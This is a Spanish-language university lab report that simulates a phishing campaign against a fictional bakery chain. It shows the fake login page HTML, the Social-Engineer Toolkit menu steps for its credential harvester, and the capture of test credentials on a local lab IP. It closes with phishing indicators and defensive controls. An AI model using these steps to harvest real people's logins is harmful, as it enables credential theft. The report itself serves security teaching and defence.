



Universidad Politécnica de San Luis Potosí

Actividad 04- Una página demasiado convincente

Asignatura: CNO IV Seguridad Informática

Presenta:

Andrea Morúa Bravo 185548

Docente:

Mtro. Servando López Contreras

Contenido

Objetivo de la actividad	2
Descripción del escenario	2
Configuración del laboratorio	2
Evidencias y descripción del funcionamiento	3
1-Creación del index.html	3
2- Acceder a setoolkit	3
3- Configuración del ataque en SET	4
¿Qué es un Credential Harvester y cuál es su función dentro de una campaña de phishing?	5
Simulación de interacción de la víctima.....	8
Verificación y conservación de logs	9
Explicación del flujo de captura de información.....	9
Controles de seguridad propuestos	10
Indicadores relevantes de phishing.....	10
Controles de seguridad	10
Conclusión.....	11
Referencias.....	11

Objetivo de la actividad

Implementar y analizar, en un entorno de laboratorio controlado, una simulación de ingeniería social mediante Social-Engineer Toolkit (SET), utilizando una página web ficticia para comprender el funcionamiento de una técnica de captura de información y reconocer los elementos que permiten identificar un intento de phishing.

Descripción del escenario

Panadería My Melody es una franquicia multinacional del sector alimentario y de servicios con presencia global. Su infraestructura tecnológica centralizada gestiona operaciones críticas en múltiples países, conectando sus sucursales físicas, plataformas de e-commerce, sistemas de inventario y portales administrativos a través de una red corporativa unificada. Dentro de esta infraestructura de tienen bases de datos con información financiera, datos del personal e inventario.

El área de seguridad de la información ha identificado una campaña activa de suplantación de identidad (phishing). Los atacantes han distribuido mensajes fraudulentos dirigidos a empleados clave de la franquicia informando falsamente: "Su sesión ha expirado. Inicie sesión nuevamente para continuar."

El mensaje redirige a los usuarios hacia un portal de autenticación ficticio que suplanta la identidad visual corporativa de la franquicia. A primera vista, la interfaz aparenta ser el portal oficial de la empresa, sin embargo, está alojado en un servidor no autorizado operado por los atacantes utilizando la técnica de Credential Harvesting a través de Social-Engineer Toolkit (SET).

La captura de contraseñas y usuarios representa un riesgo de nivel alto/critico ya que una vez dentro de la red interna, el atacante puede escalar privilegios, identificar vulnerabilidades, desplegar un programa maligno y paralizar las operaciones de las tiendas, pueden reutilizar las contraseñas si algunos empleados las reutilizan. Con todo esto la reputación de la empresa seria dañada e incluso provocando pérdidas millonarias.

Configuración del laboratorio

Sistema operativo: Kali Linux

Herramientas: Social-Engineer Toolkit (SET), Mozilla Firefox


Archivos del sitio: index.html (portal ficticio de "Panadería My Melody")

Direccionamiento IP: 10.0.2.15

Evidencias y descripción del funcionamiento

1-Creación del index.html

El código de la página la realizamos a través del cmd de Kali, con nano, ahí mismo colocamos los estilos y el formulario para el portal ficticio.




```
GNU nano 9.0 index.html
cursor: pointer;
transition: background 0.3s;
}
.btn-submit:hover{
background-color: #ff69b4;
}
</style>
<body>
<div class="login-card">

<div class="logo-text"> Panaderia My Melody </div>
<div class="alert-message">
Su sesion ha expirado. Inicie sesion nuevamente para continuar.
</div>
<form action="login.php" method="POST">
<div class="form-group">
<label for="username">Usuario: </label>
<input type="text" id="username" name="username" required>
</div>
<div class="form-group">
<label for="password">Password:</label>
<input type="password" id="password" name="password" required>
</div>
<div>
<button type="submit" class="btn-submit">Iniciar sesion</button>
</div>
</form>
</div>
</body>
</html>
```

Ilustración 1 Código del portal de la página (index.html)

2- Acceder a setoolkit

Con la terminal en Kali Linux accedemos a setoolkit que es una herramienta para realizar pruebas de penetración enfocadas en la ingeniería social. Después de colocar el comando te pide la contraseña y posterior a esto se ve como logramos ingresar a SET. (TrustedSec, 2023)



```
kali@kali: ~/actividad4
(kali@kali)-[~/actividad4]
$ sudo setoolkit
```

Ilustración 2 Comando para acceder a setoolkit




Ilustración 3 Acceso a la interfaz de SET

3- Configuración del ataque en SET

SET muestra un menú interactivo, en donde sus principales opciones son ataques de ingeniería social, pruebas de penetración rápidas, actualizar la herramienta, etc. (Virgillito, 2021) Cuando escogemos una opción se nos mostrara otro menú, así hasta llegar a la configuración que queremos, es por eso por lo que aquí coloco los pasos que utilice para llegar a Credential Harvester Attack Method:

- Seleccione la opción 1: Social- Engineering Attacks
- Seleccione la opción 2: Website Attack Vectors
- Seleccione la opción 3: Credential Harvester Attack Method
- Seleccione la opción 3: Custom Import




Ilustración 4 Menú 1 | Social-Engineering Attacks

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

Ilustración 5 Menú 2 | Website Attack Vectors

¿Qué es un Credential Harvester y cuál es su función dentro de una campaña de phishing?

Un Credential Harvester es una herramienta o técnica de ciberseguridad diseñada para crear servidores web falsos o replicar interfaces legítimas de autenticación con el objetivo de capturar y almacenar nombres de usuario, contraseñas y otros datos sensibles introducidos por las víctimas y actúa como el punto de captura central dentro de la campaña. Mientras que el correo o mensaje engañoso actúa como el señuelo para atraer a la víctima, el Credential Harvester proporciona la infraestructura fraudulenta que intercepta las credenciales en texto plano cuando el usuario intenta iniciar sesión, registrándolas en una base de datos o archivo de log local para que el atacante pueda utilizarlas posteriormente en accesos no autorizados o ataques de movimiento lateral. (Zhou, 2025)

En el menú 3 se especifica que hace cada una de las opciones que nos dan, se seleccionó el módulo Credential Harvester Attack Method, ya que nos permite alojar y servir nuestro portal personalizado (index.html) para interceptar los datos ingresados en el formulario.

```
kali@kali: ~/actividad4
Session Actions Edit View Help

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits t
hrough an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a user
name and password field and harvest all the information posted to the website.

The Tabnabbing method will wait for a user to move to a different tab, then refresh the
page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utiliz
es iframe replacements to make the highlighted URL link to appear legitimate however wh
en clicked a window pops up then is replaced with the malicious link. You can edit the
link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu.
For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/
Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection t
hrough HTA files which can be used for Windows-based PowerShell exploitation through th
e browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Ilustración 6 Menú 3 | Credential Harvester Attack Method

En el último menú seleccionamos Custom Import ya que vamos a importar nuestro propio website, especifica que solo debe de tener el index.html para que funcione adecuadamente.

```
kali@kali: ~/actividad4
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>3
```

Ilustración 7 Menú 4 | Custom Import

Despues de esto pedirá nuestra IP local, en este caso la detecto automáticamente y solo basto para darle enter.

Pediré la ruta del directorio en donde guardaste la página en mi caso fue /home/Kali/actividad4/ y que solo copiara el index.html

También coloque la url para que al colocarlo lo redirija a la misma página, aquí se podría colocar que se redirija a la pagina de inicio de sesión original y el usuario pensaría que hubo un problema al momento de introducir su credencial

Con todo esto SET iniciará el servidor web integrado en el puerto 80

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:  
[!] Example: /home/website/ (make sure you end with /)  
[!] Also note that there MUST be an index.html in the folder you point to.  
set:webattack> Path to the website to be cloned: /home/kali/actividad4/  
[*] Index.html found. Do you want to copy the entire folder or just index.html?  
  
1. Copy just the index.html  
2. Copy the entire folder  
  
Enter choice [1/2]: 1  
[-] Example: http://www.blah.com  
set:webattack> URL of the website you imported: http://10.0.2.15/  
  
The best way to use this attack is if username and password form fields are available. Regardless, th  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
█
```

Ilustración 8 Configuración de SET

Para ver nuestro sitio en el servidor, basta con introducir http:// IP local




Ilustración 9 Ingresar al sitio web

Simulación de interacción de la víctima

Colocamos credenciales simuladas en el formulario y clic en iniciar sesión




Ilustración 10 Envío de credenciales de prueba

En la terminal donde se esta ejecutando SET se ve la captura en tiempo real y las credenciales capturadas


```
The best way to use this attack is if username and password form fields .
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [30/Aug/2026 17:34:02] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=mymelody
POSSIBLE PASSWORD FIELD FOUND: password=mymelody1245
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.0.2.15 - - [30/Aug/2026 17:35:45] "GET / HTTP/1.1" 200 -
```

Ilustración 11 Consola de SET mostrando la captura del tráfico POST en tiempo real

Verificación y conservación de logs

Para verificar los logs guardados localmente, primero es importante finalizar la sesión de SET con Ctrl+C y con esto SET los almacena los logs en /set/reports/



```
kali@kali: ~/actividad4
Session Actions Edit View Help

(kali@kali)-[~/actividad4]
$ sudo ls -la /root/.set/reports/
total 16
drwxr-xr-x 3 root root 4096 Aug 30 17:37 .
drwxr-xr-x 4 root root 4096 Aug 30 17:37 ..
-rw-r--r-- 1 root root 189 Aug 30 17:37 '2026-08-30 17:37:08.116104.xml'
drwxr-xr-x 2 root root 4096 Aug 30 17:37 files

(kali@kali)-[~/actividad4]
$ sudo cat '/root/.set/reports/2026-08-30 17:37:08.116104.xml'
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
  URL=http://10.0.2.15/
  <url>
    <param>username=mymelody</param>
    <param>password=mymelody1245</param>
  </url>
</harvester>
```

Ilustración 12 Consulta del archivo en -.set-reports- que demuestra la conservación persistente de los datos

Explicación del flujo de captura de información.




Ilustración 13 Flujo de la captura de información

La diferencia entre la captura de credenciales y vulneración de una contraseña es que la captura de credenciales es la interceptación del canal de transmisión de datos en texto plano mediante un servidor de suplantación. No vulnera la contraseña en la base de datos ni descifra hashes y en la vulneración de contraseñas se aplica fuerza bruta, ataques de diccionario o explotación de fallos del lado del servidor.

Controles de seguridad propuestos

Indicadores relevantes de phishing

1. Uso de direcciones IP directas (10.0.2.15) o dominios no corporativos en lugar del dominio oficial.
2. Transmisión de datos mediante HTTP, mostrando alerta de sitio no seguro en la barra de direcciones.
3. El uso de mensajes de alerta como su sesión ha expirado para forzar una respuesta compulsiva sin pensar o cuestionarse.
4. Puede existir discordancia estética en el sitio, faltas de ortografía
5. Ausencia de un certificado TLS emitido por una autoridad certificadora (CA) de confianza.

Controles de seguridad

1. MFA: el uso de llaves físicas de seguridad o biométricas, inmuniza contra portales clonados, ya que la llave valida el nombre de dominio legítimo antes de firmar, su limitación es que requiere inversión en hardware y enrolamiento de usuarios.
2. Filtros de correo: políticas de autenticación de correo para bloquear correos suplantados, bloquea el vector de entrada impidiendo que los correos fraudulentos lleguen a la bandeja, una de sus limitaciones sería que no detiene ataques de mensajería como SMS o WhatsApp.
3. Capacitación de concientización: Entrenamientos periódicos y simulación de phishing a empleados, ayuda a mejorar el criterio del personal para detectar irregularidades visuales y operativas, la limitación es el factor humano ya que puede tener errores gracias al cansancio o distracción de el mismo.
4. Inspección de TLS y filtros de ULRs en Gateway: bloqueo perimetral de dominios no categorizados o IPs directas, impide que las estaciones de trabajo locales establezcan conexiones hacia servidores maliciosos, pero puede ser evadido si el atacante utiliza infraestructura alojada en servicios en la nube.
5. Gestión de credenciales con contraseña managers: uso de gestores de contraseñas corporativos con autocompletado, el gestor no autocompleta credenciales si la URL del navegador no coincide exactamente con el sitio guardado, depende de que el usuario no escriba la clave manualmente.

Conclusión

Esta actividad me permitió comprender de manera práctica y analítica cómo opera un ataque de ingeniería social mediante Credential Harvesting empleando la herramienta Social-Engineer Toolkit (SET). A través de la simulación de la página de autenticación de “Panadería My Melody”, se comprobó la facilidad con la que un atacante puede replicar la identidad visual de una organización para interceptar credenciales de acceso en texto plano cuando no existen mecanismos de protección adecuados.

Observe que un ataque no requiere vulnerar la base de datos de un servidor ni descifrar algoritmos criptográficos, sino que explota la confianza del usuario mediante el engaño visual y mensajes de urgencia y con esto logra distinguir entre la captura de credenciales y la vulneración de contraseñas. Además de que la apariencia visual convincente de un sitio no es garantía de autenticidad y es importante implementar técnicas de defensas técnicas sólidas.

Referencias

Cyber Ryan | Ciber Security (2026). Youtube.Com. <https://www.youtube.com/watch?v=mPd54HQY0h4>

TrustedSec. (2023, January 2). *The Social Engineering Toolkit (SET)*. TrustedSec. <https://trustedsec.com/resources/tools/the-social-engineer-toolkit-set>

Virgillito, D. (2021, May 26). *Kali Linux: Top 5 tools for social engineering*. Infosecinstitute.Com; Infosec Institute. <https://www.infosecinstitute.com/resources/penetration-testing/kali-linux-top-5-tools-for-social-engineering/>

Zhou, L. (2025, March 29). *What is Credential Harvesting? Detection & Prevention Techniques*. VMRay. <https://www.vmrays.com/credential-harvesting/>

¿Qué es el phishing? | Seguridad de Microsoft. (2026). Microsoft.Com. <https://www.microsoft.com/es-mx/security/business/security-101/what-is-phishing>